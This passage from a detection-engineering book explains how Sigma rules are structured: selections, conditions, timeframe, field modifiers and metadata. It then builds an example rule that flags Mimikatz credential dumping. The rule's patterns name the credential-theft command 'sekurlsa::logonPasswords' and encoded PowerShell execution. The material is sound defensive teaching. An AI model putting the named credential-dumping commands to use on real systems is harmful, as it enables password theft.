From the provided example, we can infer that it would mean "*Cisco AAA (authentication) logs from any Cisco firewall product*," while combining all three fields for specificity. The flexibility of **`logsource`** definitions allows one Sigma rule to potentially cover multiple platforms if used wisely, or to be very specific to one source.

The Detection Block

The **detection** block is the heart of a Sigma rule. This section contains the actual logic that tells Sigma what to search for in the logs defined by the **`logsource`**. At minimum, a detection block must have a **condition**. Typically, it also has one or more **search definitions** (often called *selections* or *filters*) that feed into that condition. Now, let us break down the components of the detection section:

- **Selections:** In Sigma YAML, you usually define one or more named search patterns under the detection block. Each such pattern is often referred to as a *selection* (though the name can be arbitrary). A selection can take two forms:
    - A **list of keywords** (YAML list) to search for, which implies an OR logic between them
    - A **map of field-value pairs** (YAML dictionary) to match, which implies an AND logic among those fields in a single event

For example, a simple selection might be:

```
detection:
  selection:
    EventID: 4624
    TargetUserName: "Administrator"
  condition: selection
```

Here, selection is a map with two field conditions. This will match events where **both `EventID`** is 4624, **and `TargetUserName`** is **`"Administrator"`** in the same log event (logical AND between the two fields). On the other

hand, if we provided a list of values for a single field, that would be OR. For instance:

```
detection:
  selection:
    EventID:
      - 4624
      - 4625
  condition: selection
```

This matches events where **`EventID`** is **`4624`** **or** **`4625`**. Sigma uses the structure of YAML to represent the Boolean logic: multiple entries in a single mapping mean all must match (AND), whereas multiple items in a list mean any can match (OR). In other words, **“all elements of a map are joined by AND, lists are joined by OR.”**

```
detection:
  selection:
    EventID:
      - 4624
      - 4625
    LogonType: 10
  condition: selection
```

This example demonstrates both concepts at once; the list under **`EventID`** represents an **OR** condition (4624 OR 4625), while the mapping as a whole represents an **AND** condition, which means that the event must match one of the **`EventIDs`** **AND** have **`LogonType`** equal to **`10`**.

You can have multiple named selections (for example, selection1, selection2, filter, and so on) to represent different criteria or scenarios within the same rule. Each selection is essentially a building block that the condition will refer to. The naming of these can be anything (commonly selection, filter, **`suspicious_pattern`**, and so on), but names should be lowercase and descriptive for readability. Hence, by organizing the detection into multiple selections, you can write more complex logic, while keeping each piece understandable.

- **Condition:** The condition line tells Sigma how to combine the above selections (and/or keywords) logically. A simple condition might just be the name of one selection (for example, condition: selection),

meaning “trigger when that selection is found”. With multiple selections, the condition can use Boolean operators and, or, and not to require certain combinations. For instance:

```
detection:
  suspicious_parent:
   ParentImage: "cmd.exe"
  suspicious_child:
   Image: "powershell.exe"
  condition: suspicious_parent and suspicious_child
```

This condition means a single event must satisfy both selectors (that is, Image matches powershell.exe, and **`ParentImage`** matches cmd.exe in the same event). For true multi-event correlation, Sigma relies on aggregation/sequence constructs and backend support. By default, and combines constraints within the same event; time windows become relevant mainly for aggregation/sequence-style detections, depending on backend support. If instead the condition was **`suspicious_parent`** or **`suspicious_child`**, it would fire if either event occurred. You can also exclude patterns using not; for example, ‘condition: selection’ and not **`false_positive_pattern`** (which is very useful to filter known benign events).

Sigma’s condition language also includes some higher-level constructs:

- **1 of**/**any of**: For example, 1 of selection* means that “at least one of the selections whose name starts with ‘selection’ must match”. This is a way to say “OR across many related selections” without listing them all. Similarly, all of them can mean all defined selections must match.
- **Grouping with Parentheses**: You can use (and) to enforce precedence in complex logic, similar to using parentheses in a math or programming expression. For example, ‘condition: selection1 and (selection2 or selection3)’ ensures that selection1 must match and either of the others.
- **Aggregation and Counting**: Sigma allows conditions that include aggregation operators (like counting events), and even sequence/near operators for more advanced use cases (for example, detect 5 failed logins followed by a success). Those are more advanced, and typically use a pipe symbol in the condition (for instance, **`condition:`**

`selection | count(*)` by user > 5 to detect more than 5 occurrences). We will not go too deeply into aggregation in this chapter, but we must be aware that Sigma conditions can express “N of the same event”, or “sequence of events” if needed.

For most simple rules, the condition is just the name of a single selection or a straightforward combination (A and B, A or B, A and not B). The combination logic in the condition closely resembles how you would logically combine search clauses in a SIEM query, but Sigma abstracts it in these terms. This condition is the **required** part of a detection section (as Sigma will not consider a rule valid without a condition field).

- **Timeframe:** The timeframe parameter (optional) can be used when your condition references multiple events, and when you want to constrain them to a window of time. For example, if your rule is looking for event A *followed by* event B within 5 minutes, you might specify timeframe: 5m. Timeframe is typically used alongside conditions that have an and (or a sequence/near operator) across different events. The format of this field is a number followed by a letter (s, m, h, d) that indicates seconds, minutes, hours, or days. For instance:
    - timeframe: 15s (15 seconds)
    - timeframe: 5m (5 minutes)
    - timeframe: 1h (1 hour)

In Sigma’s design, the timeframe is mostly a hint for the SIEM query. Many SIEMs have their own way to handle the time window for correlations or multi-event queries. The `timeframe` field is primarily used in combination with aggregation or correlation logic, and its behavior depends on the capabilities of the target backend. In standard single-event Sigma rules, `timeframe` does not enforce temporal relationships between separate events. Some Sigma backends might not use the timeframe directly in the query (they assume a default search window), therefore, sometimes this field serves as documentation. However, for backends and queries that support it, it ensures that the events A and B must happen within that window to trigger the rule.

Example of detection block: Suppose we want to detect a sequence where a user account is created, and the same user is added to an admin group shortly after. We could have two selections (**`user_created`** and **`added_to_admin`**) and a condition with timeframe, which is shown as follows:

```
detection:
  user_created:
    EventID: 4720        # User account created
  added_to_admin:
    EventID: 4728        # User added to local group
    GroupName: "Administrators"
  timeframe: 10m
  condition: user_created and added_to_admin
```

This example illustrates how multiple conditions can be defined within a rule. However, it is important to note that this structure does not guarantee correlation between separate events. Detecting such sequences requires backend-specific correlation logic or extended Sigma capabilities.

Note: *This expresses the intent of correlating two event types within a time window. Whether it becomes a true correlation rule (for example, joined by the same `TargetUserName`) depends on the backend, and how it supports multi-event logic.*

For simpler rules that look at a single event pattern, you will not need a timeframe. You would just have one selection and condition: selection, and Sigma will match each event independently.

To summarize the detection block: **you define what patterns to find (selections) and then define the logic to trigger an alert (condition), optionally constraining by time.** Mastering this structure is crucial, as it is where the actual “detection as code” is expressed. We will explore advanced condition usage in the next chapter, but even at this stage, understanding the YAML logic (lists = OR, maps = AND) will help you write effective rules.

Operators (`contains`, `startswith`, `endswith`, `re`, and so on)

When defining the detection selections, Sigma offers **field modifiers** (operators) that refine how the field value matching is done. Instead of always matching exactly, you can specify that a field should **contain** a substring, **start with** or **end with** a value, match a **regex** pattern, and more. These operators are appended to the field name in the YAML using a pipe | syntax. Here are some of the most commonly used operators in Sigma:

- **`contains`**: This operator means the field's value should contain the given string as a substring (somewhere in the middle or anywhere). In Sigma syntax: **`FieldName|contains: "foo"`**. This is equivalent to saying *FieldName like *foo** in SQL or using wildcards around foo. For example:

  ```
  CommandLine|contains: "mimikatz"
  ```

  would match any process command line that has "**`mimikatz`**" anywhere in it (like **`C:\Tools\mimikatz.exe`** or a command that includes **`mimikatz`** as an argument). Behind the scenes, Sigma will translate this to a query with wildcards on both sides (for example, **`CommandLine="*mimikatz*"`** for Splunk).

- **`startswith`**: Matches if the field value begins with the specified string. For example:

  ```
  Image|startswith: "C:\\Windows\\System32\\"
  ```

  This would detect any process Image path that starts with **`C:\Windows\System32\`**. Sigma would convert it to something like **`Image="C:\\Windows\\System32\\*"`** in a SIEM query (wildcard at the end).

  Note that the double backslashes (`\\`) are required because Sigma rules are written in YAML, where the backslash is an escape character. A double backslash in YAML represents a single literal backslash in the actual field value.

- **`endswith`**: Matches if the field value ends with the given string. For example:

  ```
  FileName|endswith: ".exe"
  ```

  will match any file name that ends in **`.exe`**. Sigma will convert this to a query like **`FileName="*.exe"`** (wildcard at the beginning). Another

common use is to detect specific file paths ending in known malicious filenames or extensions.

- **`re`**: This allows you to use a regular expression (regex) for matching the field. For instance:

  ```
  CommandLine|re: "^powershell.exe .*-EncodedCommand .+"
  ```

  could be used to detect a PowerShell command line that contains **`-EncodedCommand`** with something after it (this is a sign of a PowerShell script being run with encoded payload). The **`re`** modifier treats the value as a regex pattern, which provides great flexibility. Sigma supports regex flags as sub-modifiers too (like **`re|i`** for case-insensitive). However, **use regex only when necessary**; regex searches can be slower, and not all SIEM backends support complex regex. Often, the same detection can be achieved with simpler operators or wildcards.

- **`all`**: This is a special modifier used on lists of values. By default, if you list multiple values for a field, Sigma treats it as an OR (any of those values can match). If you want to require that **all** values in the list must be present (particularly useful for contains scenarios), you can chain **`|all`**. For example:

  ```
  CommandLine|contains|all:
    - "secret"
    - "password"
  ```

  This means that the **`CommandLine`** must contain *both* “secret” **and** “password” somewhere (in any order). The **`all`** modifier indicates that all listed values should be present. However, the exact translation of this logic depends on the backend and query language used during conversion.

- **`exists`**: This operator checks whether a field is present (or not present) in the log event. The syntax is:

  ```
  user|exists: true
  ```

  This would match events where the field user is present (not null). Conversely, **`user|exists: false`** matches events where the user field is missing. This can be useful for logs where the presence or absence of a field itself is significant.

- **<, <=, >, >= (`lt`, `lte`, `gt`, `gte`):** These numeric comparison modifiers allow you to filter on numerical values relative to a threshold. For example:

  ```
  process_count|gt: 10
  ```

  This means that the field **`process_count`** should be greater than 10. You might use such a condition in a rule that monitors counts or sizes in logs (if the log has a field that is numeric). The YAML uses **`|gt`**, **`|gte`**, **`|lt`**, **`|lte`** for greater than, greater-or-equal, less than, less-or-equal respectively, and Sigma will translate to the appropriate query (for instance, **`process_count>10`**).

- **`base64, wide (utf16)`**: These are more specialized modifiers. **`|base64`** or **`|base64offset`** can be used to search for base64-encoded strings. Some encoding-related modifiers (such as base64 or wide/utf16) rely on Sigma processing pipelines or backend-specific implementations. Their exact behavior, including generation of encoded variants, may vary depending on the conversion environment. This is useful when attackers encode payloads in base64, and you want to catch them. **`|wide`** (also shown as utf16le or utf16be) is used to match Unicode (UTF-16) encoded strings, common in Windows event logs for certain fields. For example, searching for a keyword in a Windows command line might require **`|wide|contains`** if the log source stores it as UTF-16 little-endian text.

  Some encoding-related modifiers (for example, **`base64`**, **`wide/utf16`**) are implemented via the Sigma toolchain and pipelines, so exact support can vary by backend.

Sigma supports other modifiers as well (like **`|cidr`** for IP range matching, **`|windash`** to handle Windows path backslashes, and so on), but the ones above are the most frequently used. The general pattern is **`FieldName|modifier: value`**. You can even chain multiple modifiers for complex needs. For example:

```
CommandLine|wide|contains: "evil.dll"
```

would first apply wide (so it decodes the log text from UTF-16) then apply contains to look for **`"evil.dll"`**. You may also use the following command to check if an IP is in a private network range (using CIDR notation):

```
IPAddress|cidr: "192.168.0.0/16"
```

It is worth noting that you don't always need to use these operators. If you provide a value without a modifier, Sigma will interpret it in a reasonable way depending on context and wildcards. You must also factor in these conditions:

- If the value contains wildcard characters * or ?, Sigma treats it as a pattern. For example, `FilePath: C:\Windows\*\temp.dll` would inherently be treated as a wildcard match (no contains needed because you explicitly put * in the string).
- If the value is a plain string with no wildcards and no operator, Sigma typically treats it as an exact match for that field (though some backends might do substring by default for certain fields, exact match is the intention unless wildcards are present).

Using explicit modifiers like `contains` vs. writing `*string*` as the value is mostly a matter of style and clarity. Many rule authors prefer modifiers because they clearly document the intent. For instance, `CommandLine|contains: "mimikatz"` is more explicit than `CommandLine: "*mimikatz*"`. The outcome is the same, but the former says "I want a substring match" in a clear way. The Sigma community also encourages avoiding regex unless necessary, because often a combination of contains, all, and wildcards can achieve the same with better performance.

In summary, **operators (modifiers)** in Sigma give you flexibility to craft your search conditions closely to how you would in a SIEM query. They cover most typical use cases for string matching, numeric comparisons, and special encodings. Mastering these will allow you to write precise detections that minimize false negatives (missing a threat because of a case difference or encoding) and false positives (being too broad). You can refer to the Sigma documentation for a full list of modifiers and their usage, but the ones discussed here are enough to handle a vast majority of detection scenarios.

False Positives, Level, Tags, Metadata

Aside from the core detection logic, Sigma rules include additional fields that provide context and classification. These fields do not directly affect whether an event matches (they are not a part of the query), but they are extremely important for SOC operations and rule management. The key

fields in this category are **falsepositives**, **level**, and **tags**, among other metadata.

- **`falsepositives`**: This field describes known benign situations that could trigger the rule. Essentially, it is a hint to analysts (and content engineers) about what *false alarms* might be expected. The value of **`falsepositives`** is usually a list of strings, each describing a scenario. For example:

  ```
  falsepositives:
    - "Backup software activity"
    - "Legitimate system administrator testing"
  ```

  Many Sigma rules simply put '- Unknown' if no specific false positive is known. The point of this field is to set expectations. If a rule might fire on normal admin actions, you can document it here. Therefore, analysts become aware that not every alert is evil. It also guides those enabling the rule that they may need to fine-tune it for their environment. In automated pipelines, you might even use this field to decide if a rule's alerts should go to a lower-tier triage if false positives are common. Keep the descriptions short, as but specific as possible (for example, "Possible internal vulnerability scan" could be a false positive reason for certain port scan detection rules). In our example rule for Mimikatz, a reasonable false positive note might be *"Penetration testing activities or Red Team exercises"*. This will acknowledge that not all Mimikatz usage is initiated by an attacker.
- **level:** This field indicates the severity or priority of the alert that this rule would generate. Sigma defines five levels: informational, low, medium, high, and critical. In practice, many rules use four (low through critical), and treat informational as a special case. Here is a comprehensive break down:
  - **informational:** It is not an indicator of an attack by itself, but could be useful context or compliance-related. These levels might not trigger alerts at all; they could be fed into dashboards or used in correlation. For example, a rule that counts logon events might be informational.
  - **low:** It signifies a low-severity event that is slightly suspicious or noteworthy, but likely not an incident on its own. Analysts might

review these in bulk, or when they are correlated with other data.

- **medium:** This indicates notable suspicious activity that warrants attention, but may not be urgent. It could also be an early warning or a policy violation.
- **high:** This signifies a high likelihood of malicious activity, and should trigger an alert that analysts could investigate promptly.
- **critical:** This is an almost certain indication of a successful attack or active compromise. These events should result in immediate action (and possibly automated response), as they pose a serious threat, if they are true.

When writing a rule, choose the level based on the potential impact of the activity if the alert is a true positive. Also consider the false positive rate—if something is noisy but low impact, keep the level low. Conversely, a rule that detects clear malicious actions (like known malware execution) would be high or critical. For example, a Sigma rule for detecting ransomware behavior might be marked critical, whereas one for an unusual but not necessarily malicious login time might be low or informational. These levels help SOCs route and prioritize alerts appropriately. Hence, in Sigma, the level is just a string field; how it is used depends on your implementation (for example, you might map high and critical to send an email or pager, while low gets a lower-priority queue).

- **tags:** Tags are keywords that categorize the rule and often map it to external frameworks or identifiers. Tags in Sigma are typically lowercase words separated by dots or slashes. A common use of tags is to reference **MITRE ATT&CK** tactics and techniques. For example, a rule detecting Mimikatz might have:

```
tags:
  - attack.credential_access
  - attack.t1003
```

Here, the first tag **`attack.credential_access`** refers to the MITRE ATT&CK tactic (credential access), and the second **`attack.t1003`** refers to a specific technique (OS Credential Dumping). Using ATT&CK tags is strongly encouraged in Sigma to provide context on what technique or behavior the rule is associated with. This is because

it helps organize rules, and is valuable for reporting (like coverage charts).

Besides ATT&CK, other tag namespaces include:

- `actor`. or apt. for threat actor groups (if a rule is known to catch a certain group's behavior)
- `malware`. for specific malware family names
- `cve`. for vulnerabilities (for example, cve.2021-34527 for a rule detecting `PrintNightmare` exploitation)
- `car`. for references to MITRE's Cyber Analytics Repository IDs

Sigma tags should be concise and use only allowed characters (letters, numbers, underscores, dots, hyphens). Spaces are not allowed, so use an underscore if necessary. The dot (.) character is used like a namespace separator. For example, attack.t1548.002 clearly indicates tactic "Privilege Escalation" and technique T1548.002 (which is Bypassing User Account Control). The community maintains some **predefined tag conventions** for consistency. As a rule writer, include any tags that identify what the rule is about. This metadata is incredibly useful when you have hundreds of rules—you can filter them by tags, integrate with ATT&CK Navigator, and so on. It is also beneficial during alert triage; an analyst who sees an alert with tags knows immediately which tactic/technique it relates to, or if it is linked to a known campaign.

- **Additional Metadata:** There are a few other fields that are often present. These are:
  - **references:** A list of URLs or citations for the rule's source material. For example, if a rule is inspired by a blog post about a new exploit, a reference might be the URL to that blog, or a link to MITRE technique documentation (though ATT&CK is usually in tags, not references). Therefore, references give credit and allow readers/analysts to dig deeper.
  - **author:** The rule author's name or handle. This is a single string (multiple authors can be separated by commas). It is nice to include for collaboration and attribution, especially in open source rule sets.

- **date:** The creation date of the rule (format YYYY/MM/DD). This helps track rule currency. If the rule is updated significantly, a **modified** date field can be added to indicate the last change.
- **fields:** An optional list of field names that should be displayed with the alert or are useful for investigations. For instance, if your rule triggers on a process ID, you might list `ProcessId` in the fields to ensure the SIEM shows it in the alert details for analysts. This does not affect detection, but shows the data that is highlighted in results.
- **status, id, title, description**: We covered these in *Table 2.1*, as they are also part of the metadata.

Hence, all these metadata fields together help describe the detection in a human-friendly way, and integrate it into a broader security program. When sharing Sigma rules with others or using community rules, metadata like description, references, and tags provide important context. They answer: *What does this rule detect? How confident should we be? How severe is it if it triggers? Where have we seen this behavior?* Always strive to fill these out in your own rules to uphold a Detection-as-Code (DaC) discipline—treat rules not just as queries, but as full-fledged pieces of documented detection logic.

Building a Valid Rule from Scratch

Now that we have dissected each part of a Sigma rule, let us walk through the process of creating a rule from scratch. This will consolidate everything from sections 2.1 to 2.5 into a concrete example. We will go step by step, while simulating how a detection engineer might think, and then showing the final YAML output.

Step 1: Identify the Detection Goal.

Every rule starts with an idea of what suspicious or malicious activity that you want to catch. Suppose our goal is: *Detect the use of Mimikatz (a credential-dumping tool) on a Windows system.* This is a common threat, as Mimikatz is often used by attackers to steal passwords from memory. We know that if Mimikatz is run, it might appear in process creation logs or command-line logs. We also know some of the keywords `Mimikatz` uses

(for example, the string "**mimikatz**" itself, or command arguments like **"sekurlsa::logonPasswords"** that are unique to **Mimikatz** usage).

Step 2: Choose the Log Source.

For detecting Mimikatz, the relevant logs are Windows OS logs. Mimikatz can be detected either via Windows Security Event Log (Event ID 4688 for process creation), or via Sysmon (Event ID 1 for process creation, which gives command-line details). To keep things wide-ranging, we will target Windows process creation events generally. Sigma has a category for process creation. Therefore, we can set:

- product: **windows**
- category: **process_creation**

This combination (**product: windows**, **category: process_creation**) is commonly used to cover both security log process start events and Sysmon process events, depending on the configuration in the Sigma backend mapping. We might also specify **service: security**, if we only wanted Security event logs. However, let us keep it general to catch either source. We will not include service, so that any Windows process creation log source matches (the Sigma configs will map **category: process_creation** to the appropriate event IDs in whichever log is available).

Step 3: Outline the Detection Logic.

What do we look for in those logs? Mimikatz, when run, often has certain tell-tale signs, like:

- The process name might be **"mimikatz.exe"** (or a slight variation).
- The command line might contain the phrase **"mimikatz"**.
- If not the name, the tool often uses keywords in output or arguments like **"sekurlsa::logonPasswords"**, **"privilege::debug"**, or **"WDigest"**.
- Attackers might rename Mimikatz, but they often cannot remove all such keywords without altering the binary significantly.

For our rule, let us focus on the simplest indicator: the presence of the string **"mimikatz"** in the process command line or image name. Also, maybe we will catch **"sekurlsa::logonPasswords"** which is an argument that is often used with **mimikatz** to dump passwords.

Therefore, we can create a selection in Sigma that looks for those substrings in the process command line. In a Windows event, the field for process command line could be **`CommandLine`** (for Sysmon or some EDR logs), or a part of the event message for Security logs. Moreover, Sigma's field mapping will handle it if we use **`CommandLine`** as a field.

Thus, the detection selection pseudocode will be: **`CommandLine`** *contains "***`mimikatz`***" OR "***`sekurlsa::logonPasswords`***"*. We will use the contains operator for this, since these could appear anywhere in the command line.

Additionally, we might check the process Image path for **`"mimikatz.exe"`** as well. However, that might be redundant if the command line contains it; but, if someone renamed the exe to something more benign, while the arguments still have **`sekurlsa`**, we would be able to catch that. Moreover, if someone runs **`mimikatz.exe`** without arguments, just the name alone will catch it.

Thus, we can combine both search for **`"mimikatz"`** OR **`"sekurlsa::logonPasswords"`**. It is a list of two keywords for the **`CommandLine`** field. Sigma allows lists for OR, so we can execute:

```
selection:
  CommandLine|contains:
    - "mimikatz"
    - "sekurlsa::logonPasswords"
```

This means that any event where the **`CommandLine`** field contains either of those strings will match. We might also want to consider case insensitivity —Sigma might handle that by default depending on backend, but just in case, **`"mimikatz"`** in a Windows command line is usually consistently lower-case or proper-case. We will assume case-insensitive matching by SIEM (or we could use **`|contains|all`** with different case variants, but let us keep it simple for now).

Since this is just one selection with an OR list, the condition can simply be selection.

Step 4: Determine False Positives and Level.

Running Mimikatz is highly indicative of malicious intent, but can there be false positives? There can be the following possibilities:

- A security tester or red team member might run it (authorized activity).
- Someone might mention "**`mimikatz`**" in a file path or description (less likely in process command line). Given that "**`mimikatz`**" should almost never appear in normal operations, we will consider false positives to be rare. We can list "*penetration testing or red team activity*" as a false positive scenario, and perhaps "security research lab usage". However, it is okay to just say none known or Unknown, as it is a by and large true positive, unless done by an authorized simulation.

For **level**, Mimikatz use is a serious red flag—it typically means credential dumping, which is a critical stage in an attack lifecycle. Hence, we will assign the 'level: high (or even critical)'. You might reserve critical for something like confirmed ransomware encryption or domain controller exploit. Mimikatz, while very bad, can be considered high severity (and certainly demands immediate response). Hence, we will go with high for this example.

Step 5: Add Metadata: title, description, tags, and so on.

Now, we will fill out the remaining pieces on top of the yaml code:

- **`title`**: It can be something concise like "**`Mimikatz Execution Detected`**" or "Credential Dumping Tool Mimikatz Usage". Let us use "Mimikatz Execution Detected" (clear and under 50 chars).
- **`id`**: Generate a UUID for it. (For example purposes, we will use a placeholder UUID 123e4567-e89b-12d3-a456-426614174000).
- **`status`**: Since we just created it, the field will be 'status: experimental'.
- **`description`**: Provide the context, such as "Detects usage of the Mimikatz tool for credential dumping by searching for known Mimikatz keywords in process execution logs." This tells an analyst why this alert fired; it would likely mean an attempt to dump passwords from memory.
- **`author`**: (This is optional, but we can include one to illustrate; for example, your name or handle).
- **`date`**: This refers to the current date or the date of creation (as an example, we can put 2025/07/24).

- **`tags`**: We would definitely want to tag MITRE ATT&CK technique. This is because Mimikatz is credential dumping, which is technique T1003 in ATT&CK (Credential Dumping). There is also a sub-technique T1003.001 (LSASS Memory), which specifically covers tools targeting LSASS. We can include both the general and specific, if desired:
    - **`attack.credential_access`** (this is the tactic)
    - **`attack.t1003`** (the general credential dumping technique)
    - **`attack.t1003.001`** (LSASS memory sub-technique)

      Additionally, we could add **`malware.mimikatz`** tag to indicate that this is related to the Mimikatz tool. Maybe, we could also add **`impact.credential_dumping`**, if we are using custom taxonomy. However, we will include the ATT&CK tags for this demonstration.
- **`falsepositives`**: List perhaps one, such as: "*Authorized testing (Red Team or penetration testing)*", or simply "*Penetration testing activities*".
- **level:** As decided, deem it high.
- **references:** (If we know any) For thoroughness, we might link to Mimikatz official GitHub, or a description of Mimikatz. For example, https://attack.mitre.org/techniques/T1003/, or a blog post on Mimikatz usage. Let us say that we reference the ATT&CK page for Credential Dumping, and maybe the Mimikatz GitHub.
    - https://attack.mitre.org/techniques/T1003/
    - https://github.com/gentilkiwi/mimikatz

      (This shows how to include references in a list).

Step 6: Write the Rule YAML.

Putting it all together, the Sigma rule would look like this:

```
title: Mimikatz Execution Detected
id: 123e4567-e89b-12d3-a456-426614174000
status: experimental
description: Detects potential use of the Mimikatz credential-
dumping tool by searching for known Mimikatz strings in
```

```
process creation logs.
author: YourName
date: 2025/07/24
references:
 - https://attack.mitre.org/techniques/T1003/
 - https://github.com/gentilkiwi/mimikatz
tags:
 - attack.credential_access
 - attack.t1003
 - attack.t1003.001
 - malware.mimikatz
logsource:
 product: windows
 category: process_creation
detection:
 selection:
  CommandLine|contains:
   - "mimikatz"
   - "sekurlsa::logonPasswords"
 condition: selection
falsepositives:
 - Penetration testing activity
level: high
```

Now, let us break down this final rule:

- **`Metadata`**: Title gives a quick idea; id is a UUID; status is experimental; description explains what and how; references link to MITRE ATT&CK and the tool's repo; tags classify it under credential access and the specific technique, plus a tag for the tool name.
- **`Logsource`**: We are looking at Windows process creation events.
- **`Detection`**: We have a single selection that looks for either **`"mimikatz"`**, or **`"sekurlsa::logonPasswords"`** in the **`CommandLine`**. The condition just says that selection must be met (meaning that any event containing either string will trigger).
- **`Falsepositives`**: We noted penetration testing as a possible benign cause.

- **`Level`**: Since it is set to high, indicating this should be treated as a serious alert.

This is a complete Sigma rule. To ensure that it is valid, we should check a few things:

- Did we respect YAML syntax (indenting properly, using : and - correctly)? Yes, it is properly structured.
- Do we have the required fields? Sigma requires at least title, id (not strictly required by spec, but strongly encouraged), **`logsource`**, and detection with condition. Our rule has all of those.
- Is the detection logic correct and not overly broad? We chose pretty specific substrings; an attacker not using the word "**`mimikatz`**" (maybe a renamed tool without those keywords) might evade this, but our rule addresses the common case. We can live with that for this example, or mention that if an attacker renames the tool completely, different detection logic (like detecting LSASS handle access patterns) would be needed. However, that is beyond our scope here.
- Would this rule work across different SIEMs? Thanks to Sigma's abstraction, yes. For instance, if converting to Splunk, it would become something like:

  ```
  (CommandLine="*mimikatz*" OR
  CommandLine="*sekurlsa::logonPasswords*") AND <your
  index/sourcetype constraints>
  ```

  (Plus whatever index filter is needed, handled by Sigma config). Similarly, for Elastic, a KQL query with wildcard matches on those fields.

We have successfully written a Sigma rule from scratch by following a structured approach:

1. Decide what to detect (threat/use case).
2. Identify relevant logs and set the **`logsource`**.
3. Write the detection patterns (fields/keywords and logic).
4. Fill in metadata (title, description, and so on for documentation).
5. Assign severity and false positive notes.

6. Review and finalize the YAML structure.

Thus, by following these steps, you can create your own Sigma rules methodically. In later chapters, we will cover testing and refining rules (*Chapter 7, Threat Simulation and Rule Testing*), as well as more complex logic (Chapter 3 and beyond). However, even with the basics covered in this chapter, you should be able to draft a valid Sigma rule for many common scenarios, while ensuring that it is properly documented and categorized.

Conclusion

This chapter decomposed a Sigma rule into its essential layers, so that you can read and author rules with confidence. You learned how concise **`metadata`** identifies and documents a rule, how **`logsource`** scopes telemetry in a vendor-agnostic way, and how the **detection** block expresses logic using selectors, a clear condition, and an optional timeframe. We covered practical **`operators`** to fine-tune matching, and operational **`metadata`**, such as **`falsepositives`**, level, and tags, that make rules usable in SOC workflows and mappable to MITRE ATT&CK. Finally, the step-by-step example showed how to translate a detection idea into clean, valid YAML ready for conversion and CI/CD.

In the next chapter, we will go deeper into composing conditions such as combining multiple selections, using pattern families like “1 of,” handling ordering and aggregation, and avoiding logical pitfalls. Thus, mastering these conditions will help you make your rules more expressive without becoming noisy.

CHAPTER 3

Sigma Rule Logic and Conditions

Introduction

Modern detection engineering demands flexible logic to describe threats. Therefore, Sigma's rule language provides rich **condition syntax** that lets us combine multiple criteria, apply logical operators, and structure detection logic clearly. In this chapter, we will delve into how Sigma handles rule logic and conditions, from simple **OR/AND combinations,** to advanced chained conditions. We will explore Sigma's logical operators (1 of, all of), how to combine multiple detection blocks, the difference between value-based and structure-based conditions, common pitfalls (including logical precedence), advanced chaining examples, and best practices for using condition references effectively. The goal of this chapter is to help you confidently craft complex detection logic that remains readable and maintainable for your SOC or threat hunting team.

Structure

In this chapter, we will cover the following topics:

- Logical Operators: 1 of, all of
- Combining Multiple Detection Blocks with and, or, not and parentheses
- Value-Based vs. Structure-Based Conditions
- Common Logical Pitfalls and Evaluation Order
- Advanced Condition Chaining Examples
- Using Condition References Effectively

Logical Operators: 1 of, all of

Sigma offers special shorthand operators in the rule **condition** to simplify logical expressions involving multiple detection parts. The most common of them are **1 of** and **all of**, which can be applied to groups of selection identifiers (the named detection clauses within a rule). These act as logical **`OR`** and **`AND`** across all matching selections, respectively. They are explained as follows:

- **1 of `<pattern>`**: This operator triggers the rule if **at least one** of the selection groups matching the given name pattern is true. In other words, it is a logical **OR** across all selections whose name fits the pattern. For example, condition: 1 of **`selection*`** would evaluate to true if **any one** of the detection blocks named "**`selection`**…" matched. It is effectively a concise way to say "**`selection1 OR selection2 OR selection3 OR`** …". The **`1 of <pattern>`** operator is the standard way to express OR logic across multiple selections. While some tools or documentation may use phrasing such as “any of,” the official Sigma condition syntax relies on `1 of`.
- **all of `<pattern>`**: This triggers the rule only if **all** of the selection groups matching the pattern are true, that is a logical **`AND`** across them. For example, ‘condition: all of selection*’ means that every selection whose name starts with “selection” must match in the event. This is shorthand for writing "**`selection1 AND selection2 AND selection3 …`**" in full. It is useful when you have split a single logical scenario into multiple parts, and want to ensure that **every part** is present.

Sigma also defines two broader patterns, **1 of them** and **all of them**, which refer to *all* selection groups defined in the detection section. For example, 1 of them will OR together every selection block in the rule, and trigger if any one of them matches. ‘all of them’ will AND together every selection, while requiring all to match. **However, these “of them” operators are strongly discouraged** in production rules and community contributions, as they reduce clarity and make rule logic harder to review and maintain. The Sigma community guidelines advise against using 1 of them or all of them because they make the rule logic implicit and less clear. When sharing rules publicly, it is better to explicitly name your selection groups or use a specific name pattern, so that anyone reviewing the rule can understand which conditions are being evaluated.

Example: Imagine a Sigma rule with three detection clauses (selection1, selection2, selection3), where each is looking for a different suspicious event pattern. If we want the rule to fire when **any one** of those patterns occurs, we could write the condition as:

```
detection:
  selection1: …  # criteria A
  selection2: …  # criteria B
  selection3: …  # criteria C
  condition: 1 of selection*
```

This single line 1 of selection* replaces a longer expression like selection1 or selection2 or selection3, and will be true if **at least one** of the three selections matches an event. Under the hood, Sigma will convert 1 of selection* into the appropriate OR logic in the target SIEM query. Conversely, if we needed all three conditions to hold true in the same event, we could write condition: all of selection*, effectively meaning *"match events that satisfy A **and** B **and** C"*. This would only trigger on an event that meets every selection's criteria.

It is important to note that these operators apply to *selection groups within a single event*, not across multiple events. Sigma's 1 of and all of assume all referenced selections refer to the same log record being analyzed (Sigma correlation rules are a separate feature for multi-event logic). Thus, using 'all of selection*' means that all those conditions must be true in one event record, which is equivalent to having combined them in one larger selection (we will discuss when to split conditions versus combine them in section, *Value vs. Structure-Based Conditions*).

Finally, remember that using specific patterns like 1 of **`process_*`** or all of **`alert_*`** can improve clarity. The phrasing "any of" may appear in informal explanations, but it is not part of the official Sigma condition syntax, which relies on `1 of`. Therefore, by choosing a clear naming convention for selection blocks (for example prefixing related conditions with a common keyword), you can leverage 1 of <prefix>* or all of <prefix>* to keep your Sigma rule concise and understandable.

Combining Multiple Detection Blocks

A Sigma rule's detection section can contain **multiple selection blocks** (also called *search identifiers*) that each define a set of criteria. The **condition** line tells us how to logically combine these blocks to decide when the rule should trigger. In practice, combining detection blocks allows us to model complex scenarios, include alternative patterns, and filter out noise using logical operators. Sigma supports the standard Boolean operators **AND**, **OR**, and **NOT**, as well as parentheses for grouping to connect multiple selection conditions.

